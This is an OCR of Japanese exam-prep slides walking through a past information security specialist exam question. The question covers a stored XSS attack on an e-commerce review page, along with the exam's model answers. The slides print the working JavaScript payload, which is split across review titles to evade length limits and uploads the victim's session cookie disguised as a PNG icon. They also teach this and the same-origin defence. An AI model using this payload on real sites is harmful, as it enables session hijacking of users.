- 「今回，Webアプリに，ECサイトの**会員による商品レビュー機能を追加した。**」
- 「ある日，会員から，**無地Tシャツのレビューページ**（以下，**ページV**という）**に16件表示されるはずのレビューが2件しか表示されていない**という問合せが寄せられた。」（次スライド，図2）
- 本問は，ページVのHTML（図3）から**攻撃手法を推測（設問2）**し，**Webアプリに必要な対策（設問1）**を答え，**図3中のJavaScript（正確にはECMAScript）を読解（設問3）**し，**“同一生成元ポリシー”の知識問題（設問4）**を答えます。

開発・運用は「Q社開発部」
主役は開発部の「Nさん」

Same-Origin Policy

TLP：CLEAR

R05秋 SC午後問1 その①

JP-RISSA 情報処理安全確保支援士会

- レビューページ（変になってる）

本当は計16件もあるらしいが…

表示は2件だけ。

『世界最強の魔女、始めました　～私だけ『攻略サイト』を見れる世界で自由に生きます～』 ©戸賀環，坂木持丸，riritto／講談社

商品レビュー　　無地Tシャツ

レビューを投稿する

★ 4.9　16件のレビュー


会員A
2023年4月10日
★★★★★ Good
Nice shirt!


始まりは「会員A」による
いかにもどうでもいいレビュー

会員B
2023年4月1日
★★★★　形も素材も良い
サイズ感がぴったりフィットして気に入っています(>_<)
手触りも良く，値段を考えると良い商品です。

以上，全16件のレビュー

注記　は，会員がアイコン画像をアップロードしていない場合に表示される画像である。





※ 著作権切れ

① この「(>_<)」前後のHTMLは，図3（ページVのHTML）を確認すると「…ています(>_<)
手触りも…」でした。

② 出題者は“これらの文字は適切にエスケープ処理されますよ。”と示したかった？

③ いや。それだと設問1（2）で，対策として“エスケープ処理を施す。”という線で答えさせる話と矛盾するぞ…！？

次スライド

※ 上図（図2）は，高評価レビューへの改ざんではなく，攻撃の結果こう表示された という説明です。

TLP：CLEAR

「(>_<)」との兼ね合い

- もろ“エスケープ処理させよ。”と答えさせたそうなのに。

図3（ページVのHTML）上部




図3（ページVのHTML）下部

既にエスケープ処理には対応済みのようにも見えるこの箇所，どう捉えたらよい？

【村山が思ったのは】
このエスケープ文字，リテラシーの高い「会員B」が，自分で入力した のでは？

チョベリグ～👍
（注：“超ベリーグッド”の略）

【西暦2000年頃のイケてるJK】
「ちょっと“朝FTP”やっとく？」
手打ちのHTMLやエスケープ文字，ホームページビルダー，Perlや簡単なJavaScriptで自力で日記を更新したのが今の40代前半。
FTPの知識も自然と身に付けた。

R05秋SC午後問1設問1（2）

話の流れ上，先に設問1（2）から。

「安全なウェブサイトの作り方 - 1.5 クロスサイト・スクリプティング」
https://www.ipa.go.jp/security/vuln/websecurity/cross-site-scripting.html

【Q】（注：この攻撃で使われたXSS脆弱性について）WebアプリQにおける対策を，30字以内で答えよ。

【A】「レビュータイトルを出力する前にエスケープ処理を施す。（26字）」

この答え方，下記の 両解釈に対応可 。
① 村山案
② “レビュー詳細” 側だけは 対策済みだった。

TLP：CLEAR

こんなことします攻撃者

JP-RISSA 情報処理安全確保支援士会

- 図3（ページVのHTML）上部を抜粋

【<script>タグについて】
HTML 5.0以降では，デフォルトでは “JavaScript”。
他の言語を使いたい時は，type属性に明示的に言語を指定。

大体このタグを許したのが悪い（設問1（2））

①「会員A」を名乗る攻撃者は，レビュータイトルとして，網掛け範囲（半角39字）を入力しました。

レビュータイトルは50字内という入力制限あり。

```
（省略）
<div class="review-number">16 件のレビュ
<div class="review">
<div class="icon"><img src="/users/d c8f12f867ed5/icon.png"></div>
<div class="displayname">会員 A</di
<div class="date">2023 年 4 月 10 日</div><div class="star">★ ★★★★</div>
<div class="review-title">Good<script>xhr=new XMLHttpRequest();/*</div>
<div class="description">a</div>
</div>
<div class="review">
<div class="icon"><img src="/users/dac6c8f12f867ed5/icon.png"></div>
<div class="displayname">会員 A</div>
<div class="date">2023 年 4 月 10 日</div><div class="star">★★★★★</div>
<div class="review-title">*/url1="https://□□□.co.jp/user/profile";/*</div>
<div class="description">a
</div>
```

② レビュータイトルの終端を示す閉じタグは，コメントアウトによって無効化されました。

③ そのため この辺り全部，次にレビュータイトル部分に「*/」が入力されるまで，読み飛ばされます。

攻撃が無い時の，本来のタグ・閉じタグの対

④ あっ！「会員A」が再び「*/」を入力だ！

⑤ スクリプトの出番だ。

⑥ またコメントアウトだ。

このあと13個のレビュー投稿も同様。

⑦ こうして攻撃者は，計15個のレビュー投稿に，チマチマとJavaScriptを仕込みます。

設問2：この方法を説明「50字以内で答えよ。」

TLP：CLEAR

R05秋 SC午後問1 その②

JP-RISSA 情報処理安全確保支援士会

- 「図3のHTMLを確認したNさんは，**会員Aによって15件のレビューが投稿されている**こと，及び**ページVには長いスクリプトが埋め込まれている**ことに気付いた。」

スクリプトの全文は別途「図4」に示され，設問3で使われます。

R05秋SC午後問1設問2

先に設問2から。

「設問2は，正答率が平均的であった。HTMLやスクリプトをよく確認すれば解答ができたはずであるが，“開発者ツールで入力制限を削除してから投稿した”のように，確認が不足していると考えられる解答が一部に見られた。攻撃者の残した痕跡を注意深く確認し，攻撃者の行った攻撃の方法を正確に把握する能力を培ってほしい。」（『採点講評』より）

【Q】図3について，入力文字数制限を超える長さのスクリプトが実行されるようにした方法を，50字以内で答えよ。

【A】「HTMLがコメントアウトされ一つのスクリプトになるような投稿を複数回に分けて行った。（42字）」

R05秋SC午後問1設問1（1）

【Q】（注：この攻撃で使われたXSS脆弱性について）XSS脆弱性の種類を解答群の中から選び，記号で答えよ。

ア　DOM Based XSS　　イ　格納型XSS　　ウ　反射型XSS

【A】「イ」（注：格納型XSS）

【「格納型」XSS】パーシステント，持続的，Stored，蓄積型，…
【「反射型」XSS】非パーシステント，非持続的，Reflected，反映型，…

表記ゆれが激しい💢 本問の表記は，JVN iPediaの表記 に，ほぼ沿ったものです。
JVN iPedia「CWE-79 Weakness ID:79(Weakness Base) Status: Draft クロスサイトスクリプティング」
https://jvndb.jvn.jp/ja/cwe/CWE-79.html

【正解の根拠】ECサイトのWebサーバに，図3・図4の変なコードを格納して行われる攻撃だから。

「設問1（1）は，正答率は平均的であったが，スクリプトでDOMを使用していたことからか，“DOM Based XSS”と誤って解答する受験者が散見された。脆弱性の種類や埋め込まれた状況に応じた適切な対策を施すためにも，脆弱性は特徴や対策方法まで含めて，正確に理解してほしい。」（『採点講評』より）

```
4:  xhr.responseType = "document";  // レスポンスをテキストではなくDOMとして受信する。
```

（↑図4中のスクリプトより抜粋）

TLP：CLEAR

設問3，の前に背景（その①）

JP-RISSA 情報処理安全確保支援士会

図1（WebアプリQの主な機能）

1. 会員登録機能
   EC サイトの会員登録を行う。
2. ログイン機能
   会員 ID とパスワードで会員を認証する。ログインした会員には，セッション ID を cookie として払い出す。
3. カートへの商品の追加及び削除機能
   （省略）
4. 商品の購入機能
   ログイン済み会員だけが利用できる。
   （省略）
5. 商品レビュー機能
   商品レビューを投稿したり閲覧したりするページを提供する。商品レビューの投稿は，ログイン済み会員だけが利用できる。会員がレビューページに入力できる項目のうち，レビュータイトルとレビュー詳細の欄は自由記述が可能であり，それぞれ 50 字と 300 字の入力文字数制限を設けている。
6. 会員プロフィール機能
   アイコン画像をアップロードして設定するためのページ（以下，会員プロフィール設定ページという）や，クレジットカード情報を登録するページを提供する。どちらのページもログイン済み会員だけが利用できる。アイコン画像のアップロードは，次をパラメータとして，“https://□□□.co.jp/user/upload” に対して行う。
   ・画像ファイル[1)]
   ・“https://□□□.co.jp/user/profile” にアクセスして払い出されたトークン[2)]
   パラメータのトークンが，“https://□□□.co.jp/user/profile” にアクセスして払い出されたものと一致したときは，アップロードが成功する。アップロードしたアイコン画像は，会員プロフィール設定ページや，レビューページに表示される。
   （省略）

注[1)] パラメータ名は，“uploadfile” である。
注[2)] パラメータ名は，“token” である。

多分この辺が，次スライドの用語「レビューページ」の説明

会員側から送った

図4，17行目に登場

図4，8行目と18行目に登場

① “cookie取得に成功したら，セッションを奪えそう。”と推理できる。→ 設問3（1）（2）（3）の大きな背景

② “cookie取得に成功し，セッションを奪えたら，「商品の購入機能」を悪用できそう。”と推理できる。

③ 設問2（「商品レビュー機能」の悪用の成功）も，cookie取得に成功しセッションを奪えたからこそ。

④ “cookie取得に成功し，セッションを奪えたら，「会員プロフィール機能」も悪用できそう。”と推理できる。

【村山の疑問】
この2か所の「“https://□□□.co.jp/user/profile” にアクセスして払い出された」の文意は，下記ABのどっち？

A：“…に，過去にアクセスした時にWebサーバが払い出していた”
B：“…にアクセスすると，Webサーバが都度，払い出してくれる”

おそらくA。
問1，こういった日本語表現の甘さが（問2～4と比べて）目立ちます。

TLP：CLEAR

設問3，の前に背景（その②）

JP-RISSA 情報処理安全確保支援士会

用語「レビューページ」：
Webアプリの「商品レビュー機能」が提供する，「商品レビューを投稿したり閲覧したりするページ」。たぶん。ちゃんと本文中に定義しとけ。

- 「Webアプリのレビューページでは，次の項目がレビューの件数分表示されるはずである。」

本来ならば，

- 「レビューを投稿した会員の**アイコン画像**」 class="icon"
- 「レビューを投稿した会員の**表示名**」 class="displayname"
- 「レビューが投稿された**日付**」 class="date"
- 「レビュー**評価**（1～5個の★）」 class="star"
- 「会員が入力した**レビュータイトル**」 class="review-title"
- 「会員が入力した**レビュー詳細**」 class="description"

（図2より）

本文のどこにも“このような対である。”とは書いていない。この把握は「問1」を解くために必須ではないが，p3の記述とp4のHTML（図3）を見比べて知っておくと少し有利。


設問3，の前に背景（その③）

JP-RISSA
情報処理安全確保支援士会

- 図3の全景
  （ページVのHTML）

```
（省略）
<div class="review-number">16 件のレビュー</div>
<div class="review">
<div class="icon"><img src="/users/dac6c8f12f867ed5/icon.png"></div>
<div class="displayname">会員 A</div>
<div class="date">2023 年 4 月 10 日</div><div class="star">★★★★★</div>
<div class="review-title">Good<script>xhr=new XMLHttpRequest();/*</div>
<div class="description">a</div>
</div>
<div class="review">
<div class="icon"><img src="/users/dac6c8f12f867ed5/icon.png"></div>
<div class="displayname">会員 A</div>
<div class="date">2023 年 4 月 10 日</div><div class="star">★★★★★</div>
<div class="review-title">*/url1="https://□□□.co.jp/user/profile";/*</div>
<div class="description">a</div>
</div>
（省略）
<div class="review">
<div class="icon"><img src="/users/dac6c8f12f867ed5/icon.png"></div>
<div class="displayname">会員 A</div>
<div class="date">2023 年 4 月 10 日</div><div class="star">★★★★★</div>
<div class="review-title">*/xhr2.send(form);}</script></div>
<div class="description">Nice shirt!</div>
</div>
<div class="review">
<div class="icon"><img src="/users/94774f6887f73b91/icon.png"></div>
<div class="displayname">会員 B</div>
<div class="date">2023 年 4 月 1 日</div><div class="star">★★★★</div>
<div class="review-title">形も素材も良い</div>
<div  class="description">サイズ感がぴったりフィットして気に入っています(&gt;_&lt;)<br>
手触りも良く，値段を考えると良い商品です。</div>
</div>
<div class="review-end">以上，全 16 件のレビュー</div>
（省略）
```

XMLHttpRequestを使うらしい。



青の網掛けが，コメントアウトによって読み飛ばされる範囲

「会員A」が仕込んだ，その他14件のレビューが略されています。

JavaScriptの範囲を示すタグ・閉じタグ

その略された14件（にも仕込んである JavaScript）も読みたいんですけど💢

じゃないと，いきなりここで「xhr2」とか書かれても，どこでどう定義されてるのか分かんないんですけど💢💢

問題冊子だと，見開き向かって右側に全容が印刷されました。
→ 次スライド（図4）

TLP：CLEAR

設問3，の前に背景（その④）

JP-RISSA 情報処理安全確保支援士会

- 図4の全景

名前は「XML」でも，HTMLや，単なるテキストデータも扱えます。

JavaScript（ECMAScript）が大々的に出たのは，覚えている限り初めて。
過去：Perl，Java，C/C++，SQL 。近未来：そろそろPython？

```
1:  xhr = new XMLHttpRequest();
2:  url1 = "https://□□□.co.jp/user/profile";
3:  xhr.open("get", url1);
4:  xhr.responseType = "document";  // レスポンスをテキストではなく DOM として受信する。
5:  xhr.send();
6:  xhr.onload = function() {       // 以降は，1 回目の XMLHttpRequest(XHR)のレスポンス
    の受信に成功してから実行される。
7:    page = xhr.response;
8:    token = page.getElementById("token").value;
9:    xhr2 = new XMLHttpRequest();
10:   url2 = "https://□□□.co.jp/user/upload";
11:   xhr2.open("post", url2);
12:   form = new FormData();
13:   cookie = document.cookie;
14:   fname = "a.png";
15:   ftype = "image/png";
16:   file = new File([cookie], fname, {type: ftype});
        // アップロードするファイルオブジェクト
        // 第 1 引数：ファイルコンテンツ
        // 第 2 引数：ファイル名
        // 第 3 引数：MIME タイプなどのオプション
17:   form.append("uploadfile", file);
18:   form.append("token", token);
19:   xhr2.send(form);
20: }
```

注記　スクリプトの整形とコメントの追記は，N さんが実施したものである。

意味は“サーバからのレスポンスを，テキストデータとしてではなく，DOMとしてブラウザ側では受信する。”

3行目で指定した通り，ブラウザはサーバに，GETリクエストとして送信する。

「onload」は“load”とほぼ同様，イベントハンドラ

…の，全ての受信に…

今回はDOMとして受信しており，当該URLからのレスポンスの丸ごとを，変数「page」に格納（代入）している。

Document.getElementById(id).value
<input type="text" id="token" value="aBcDeF"> でいう“token”を指定したので，“aBcDeF”という値が得られる。
（このスクリプトでは，得た値を変数名「token」に代入）

HTMLでいう<form>を作っている。

cookieの値（＝セッションID）を，ブラウザから提供してもらう。

画像ファイル（PNG）に見せ掛ける。
→ 設問3（1）（2）に絡む話。

エンコはUTF-8

含・パス名

image/png

11行目で指定した通り，ブラウザはサーバに，POSTリクエストとして送信する。

み会員だけが利用できる。アイコン画像のアップロードは，次をパラメータとして，“https://□□□.co.jp/user/upload”に対して行う。
・画像ファイル[1)]　パラメータ名「uploadfile」
・“https://□□□.co.jp/user/profile”にアクセスして払い出されたトークン[2)]　パラメータ名「token」

パラメータのトークンが，“https://□□□.co.jp/user/profile”にアクセスして払い出されたものと一致したときは，アップロードが成功する。アップロードしたアイコン画像は，会員プロフィール設定ページや，レビューページに表示される。

変数宣言時の“let”は，自己責任の上で省略は可能。省略すると，スコープが暗黙でグローバルになる（らしい，知らんけど）。
→ 次に出すなら下記かな。
・JavaScriptがもつ型推論（の危うさ）の話と対比させる形で登場する，TypeScript。
・非同期通信にXMLHttpRequestではなく“fetch” APIを使う話。特に，適切なエラーハンドリングとして，try-catchを書けているか？

その他の予想は
「Security Days 東京」で。


※ 難読化されていないのは，「問1」を75分ほどで解かせるための慈悲です。

TLP：CLEAR

お世話になった書籍


JP-RISSA
情報処理安全確保支援士会

- こんな書籍もあるから困ります→



こっちがウェッや。

- そこで今回，主に下記の2冊を参考にしました。
  - David Flanagan著，村上列訳『JavaScript 第7版』
    - オライリー・ジャパン[2021]



「fetch() APIは、古臭く紛らわしい名前のXMLHttpRequest APIに取って代わるものです。XMLHttpRequestはXMLと何も関係がないので、ほんとうに紛らわしい名前です。よくXHRと略され、既存のコード中で、今でも見かけるかもしれません。しかし、新たなコード中でXHRを使う理由は今日ではありません。このため、本章でも説明しません。しかし、本書ではXMLHttpRequestの例を1つ紹介しています。JavaScriptの古いスタイルのネットワーク処理の例を見たい場合は、§13.1.3を参照してください。」
引用：David Flanagan著，村上列訳『JavaScript 第7版』（オライリー・ジャパン[2021]p567-568）

  - 岩田宇史『いちばんやさしいJavaScriptの教本 第2版』
    - インプレス[2019]

「要素の種類はタグによって定義されるため、タグだけでもある程度分類することができますが、JavaScriptで「この要素を指定したい」となったとき同一のタグが複数あると、どの要素を選んでいいのかわかりません。そんなときに便利なのがclass属性とid属性です。class属性は分類用の属性で、任意の名前を付けて要素を分類することができます。class属性を付与することで、後から「○○○classの要素」だけ指定してJavaScriptで操作できます。また、Webページ内に1つしかない要素を特定したい場合はid属性を使います。id属性は同一のWebページ内で名前の重複が許されません。class属性やid属性は、CSSで装飾を施す際も同様に利用することになります。」
引用：岩田宇史『いちばんやさしいJavaScriptの教本 第2版』（インプレス[2019]p33）

TLP：CLEAR

R05秋 SC午後問1 その③

JP-RISSA 情報処理安全確保支援士会

R05秋SC午後問1設問3（1）

【Q】図4の6～20行目の処理の内容を，60字以内で答えよ。

【A】「XHRのレスポンスから取得したトークンとともに，アイコン画像としてセッションIDをアップロードする。（50字）」

ところでPNG，テキストデータではなさそう。

バイナリデータを文字として読もうとする出題例↓

10 図1（脆弱性が存在するC++ソースコード）中のメンバ関数「DisplayNote」内の処理は，「printf("Name: %s¥n", m_note->name);」等。
図1中には，外部に表示できる命令がメンバ関数「DisplayNote」内の「printf」以外になく，同図中の処理は「m_note->name = new char[8];」（行番号19）等。
本問のUse-After-Free攻撃が成立する「図3の（3）の状態をつくり出せれば，（注：内部に「scanf("%7s%*[^¥n]%*c", m_note->name);」をもつ）Register Name メンバ関数と［ g ］メンバ関数を利用することによって，ASLRが有効化されていた場合でも，共有ライブラリ内のメモリアドレスを特定できる可能性がある」。

Q 本文中の［ g ］に入れるメンバ関数の名前を答えよ。
（H30春SC午後Ⅰ問1設問8）

A 「DisplayNote」

「メモリアドレスを特定できる」といっても，アドレス値を文字コードに読み替えた文字化けみたいな printf ですよね？

そうです。「メモリアドレスを特定できる可能性がある」とボカしてあるのも，アドレス値に相当する文字コードがたまたま制御文字だった等で，うまく表示できない場合を考慮しているからです。

引用：村山直紀『うかる！ 情報処理安全確保支援士 午後問題集［第2版］』（日経BP[2023]p304-305）

設問3，の前に背景（その④）

JP-RISSA 情報処理安全確保支援士会

- 図4の全景

名前は「XML」でも，HTMLや，単なるテキストデータも扱えます。

JavaScript（ECMAScript）が大々的に出るのは，覚えている限り初めて。過去：Perl，Java，C/C++，SQL。近未来：そろそろPython？

```
1:  xhr = new XMLHttpRequest();
2:  url1 = "https://□□□.co.jp/user/profile";
3:  xhr.open("get", url1);
4:  xhr.responseType = "document";  // レスポンスをテキストではなく DOM として受信する。
5:  xhr.send();
6:  xhr.onload = function() {       // 以降は，1回目の XMLHttpRequest(XHR)のレスポンス
      の受信に成功してから実行される。
7:    page = xhr.response;
8:    token = page.getElementById("token").value;
9:    xhr2 = new XMLHttpRequest();
10:   url2 = "https://□□□.co.jp/user/upload";
11:   xhr2.open("post", url2);
12:   form = new FormData();
13:   cookie = document.cookie;
14:   fname = "a.png";
15:   ftype = "image/png";
16:   file = new File([cookie], fname, {type: ftype});
        // アップロードするファイルオブジェクト
        // 第1引数：ファイルコンテンツ
        // 第2引数：ファイル名
        // 第3引数：MIMEタイプなどのオプション
17:   form.append("uploadfile", file);
18:   form.append("token", token);
19:   xhr2.send(form);
20: }
```

意味は“サーバからのレスポンスを，テキストデータとしてではなく，DOMとしてブラウザ側では受信する。”

3行目で指定した通り，ブラウザはサーバに，GETリクエストとして送信する。

「onload」は“load”とほぼ同様，イベントハンドラ

…の，全ての処理に…

今回はDOMとして受信しており，当該URLからのレスポンスの丸ごとを，変数「page」に格納（代入）している。

Document.getElementById(id).value
<input type="text" id="token" value="aBcDeF"> でいう“token”を指定したので，“aBcDeF”という値が得られる。（このスクリプトでは，得た値を変数名「token」に代入）

HTMLでいう<form>を作っている。

cookieの値（＝セッションID）を，ブラウザから提供してもらう。

画像ファイル（PNG）に見せ掛ける。
→ 設問3（1）（2）に絡む話。

エンコはUTF-8

含・パス名

image/png

11行目で指定した通り，ブラウザはサーバに，POSTリクエストとして送信する。

変数宣言時の“let”は，自己責任の上で省略は可能。省略すると，スコープが暗黙でグローバルになる（らしい，知らんけど）。
→ 次に出すなら下記かな。
・JavaScriptがもつ型推論（の危うさ）の話と対比させる形で登場する，TypeScript。
・非同期通信にXMLHttpRequestではなく“fetch” APIを使う話。特に，適切なエラーハンドリングとして，try-catchを書けているか？

その他の予想は「Security Days 東京」で。

※ 難読化されていないのは，「問1」を75分ほどで解かせるための慈悲です。

注記 スクリプトの整形とコメントの追記は，Nさんが実施したものである。

TLP：CLEAR

R05秋SC午後問1設問3（2）

文意は“…情報を，どのように操作すれば 取得できるか。”

【Q】攻撃者は，図4のスクリプトによってアップロードされた情報をどのようにして取得できるか。取得する方法を，50字以内で答えよ。

ここがもし“データ”だと“ダウンロードする。”という答も成り立つ。だが本問は，意味を持たせたデータである「情報」。

【A】「会員のアイコン画像をダウンロードして，そこからセッションIDの文字列を取り出す。（40字）」

“どうバイナリを文字として読み出すか”には踏み込んでいない表現でした。

TLP：CLEAR

R05秋 SC午後問1 その④

設問3，の前に背景（その①）

1. 会員登録機能
   EC サイトの会員登録を行う。
2. ログイン機能
   会員 ID とパスワードで会員を認証する。ログインした会員には，セッション ID を cookie として払い出す。
3. カートへの商品の追加及び削除機能
   （省略）
4. 商品の購入機能
   ログイン済み会員だけが利用できる。
   （省略）
5. 商品レビュー機能
   商品レビューを投稿したり閲覧したりするページを提供する。商品レビューの投稿は，ログイン済み会員だけが利用できる。会員がレビューページに入力できる項目のうち，レビュータイトルとレビュー詳細の欄は自由記述が可能であり，それぞれ 50 字と 300 字の入力文字数制限を設けている。
6. 会員プロフィール機能
   アイコン画像をアップロードして設定するためのページ（以下，会員プロフィール設定ページという）や，クレジットカード情報を登録するページを提供する。どちらのページもログイン済み会員だけが利用できる。アイコン画像のアップロードは，次をパラメータとして，“https://□□□.co.jp/user/upload” に対して行う。
   ・画像ファイル 1)
   ・“https://□□□.co.jp/user/profile” にアクセスして払い出されたトークン 2)
   パラメータのトークンが，“https://□□□.co.jp/user/profile” にアクセスして払い出されたものと一致したときは，アップロードが成功する。アップロードしたアイコン画像は，会員プロフィール設定ページや，レビューページに表示される。
   （省略）

注 1) パラメータ名は，“uploadfile” である。
注 2) パラメータ名は，“token” である。

図1（WebアプリQの主な機能）

多分この辺が，次スライドの用語「レビューページ」の説明

会員側から送った

図4，17行目に登場

図4，8行目と18行目に登場

① “cookie取得に成功したら，セッションを奪えそう。”と推理できる。→ 設問3（1）（2）（3）の大きな背景

② “cookie取得に成功し，セッションを奪えたら，「商品の購入機能」を悪用できそう。”と推理できる。

③ 設問2（「商品レビュー機能」の悪用の成功）も，cookie取得に成功しセッションを奪えたからこそ。

④ “cookie取得に成功し，セッションを奪えたら，「会員プロフィール機能」も悪用できそう。”と推理できる。

【村山の疑問】
この2か所の「“https://□□□.co.jp/user/profile” にアクセスして払い出された」の文意は，下記ABのどっち？
A：“…に，過去にアクセスした時にWebサーバが払い出していた”
B：“…にアクセスすると，Webサーバが都度，払い出してくれる”

おそらくA。
問1，こういった日本語表現の甘さが（問2～4と比べて）目立ちます。

TLP：CLEAR

「設問3（3）は，正答率が高かった。攻撃によって起きるかもしれない被害を推察して解答する必要がある問題であったが，ECサイトにおいてcookieが攻撃者に取得されることの影響について，よく理解されていた。」（『採点講評』より）

もしcookie（＝セッションID）取得に成功したら，本来は「ログイン済み会員だけが利用できる」下記を全部，やれてしまいそうです。
- 「商品の購入機能」
- 「商品レビュー機能」
- 「会員プロフィール機能」

R05秋SC午後問1設問3（3）

設問2（2）解答例，「会員のアイコン画像をダウンロードして，そこからセッションIDの文字列を取り出す。」

【Q】攻撃者が（2）で取得した情報を使うことによってできることを，40字以内で答えよ。

【A】「ページVにアクセスした会員になりすまして，WebアプリQの機能を使う。（35字）」

もし村山が受けていたら，ベタな列挙，“セッション横取りで，商品の購入，商品レビュー，会員プロフィールの各機能が使える。（40字）”で提出します。

TLP：CLEAR

R05秋 SC午後問1 その⑤

JP-RISSA 情報処理安全確保支援士会

R05秋SC午後問1設問4

・Q社：「洋服のEC事業を手掛ける従業員100名の会社」
・WebアプリQ：（サーバ側の）Webアプリケーションプログラム
・“□□□.co.jp”：ECサイトのドメイン名，HTTPS化はされている。

設問を見ただけで，いかにも“同一生成元（Same-Origin）ポリシー”を軸に答えさせたそうだ，と分かります。

「一定の条件においてクロスオリジンのリソースへのアクセスを制限する仕組みを『同一オリジンポリシー』（Same-Origin Policy）と呼びます（略）。
ブラウザはデフォルトで同一オリジンポリシーを有効にしており、次のようなアクセスは制限されています。

・JavaScriptを使ったクロスオリジンへのリクエストの送信
・JavaScriptを使ったiframe内のクロスオリジンのページへのアクセス
・クロスオリジンの画像を読み込んだ<canvas>要素のデータへのアクセス
・Web StorageやIndexedDBに保存されたクロスオリジンのデータへのアクセス

他にも制限される機能はありますが、代表してこれらを説明します。
・JavaScriptを使ったクロスオリジンへのリクエストの送信
同一オリジンポリシーはfetch関数やXMLHttpRequestを使ったクロスオリジンへのリクエストを制限します。（略）」
引用：平野昌士『フロントエンド開発のためのセキュリティ入門』（翔泳社[2023]p62-63）

ところがIPA解答例に，思わぬマサカリ が！（→次スライド）

```
 1:  xhr = new XMLHttpRequest();
 2:  url1 = "https://□□□.co.jp/user/profile";
 3:  xhr.open("get", url1);
 4:  xhr.responseType = "document";  // レスポンスをテキストではなく DOM として受信する。
 5:  xhr.send();
 6:  xhr.onload = function() {       // 以降は，1 回目の XMLHttpRequest(XHR)のレスポンス
     の受信に成功してから実行される。
 7:    page = xhr.response;
 8:    token = page.getElementById("token").value;
 9:    xhr2 = new XMLHttpRequest();
10:    url2 = "https://□□□.co.jp/user/upload";
11:    xhr2.open("post", url2);
12:    form = new FormData();
13:    cookie = document.cookie;
14:    fname = "a.png";
15:    ftype = "image/png";
16:    file = new File([cookie], fname, {type: ftype});
         // アップロードするファイルオブジェクト
         // 第 1 引数：ファイルコンテンツ
         // 第 2 引数：ファイル名
         // 第 3 引数：MIME タイプなどのオプション
17:    form.append("uploadfile", file);
18:    form.append("token", token);
19:    xhr2.send(form);
20:  }
```

2箇所に見られる「□□□.co.jp」

注記　スクリプトの整形とコメントの追記は，N さんが実施したものである。

図 4　N さんが抽出したスクリプト

【Q】仮に，攻撃者が用意したドメインのサイトに図4と同じスクリプトを含むHTMLを準備し，そのサイトにWebアプリQのログイン済み会員がアクセスしたとしても，Webブラウザの仕組みによって攻撃は成功しない。この仕組みを，40字以内で答えよ。

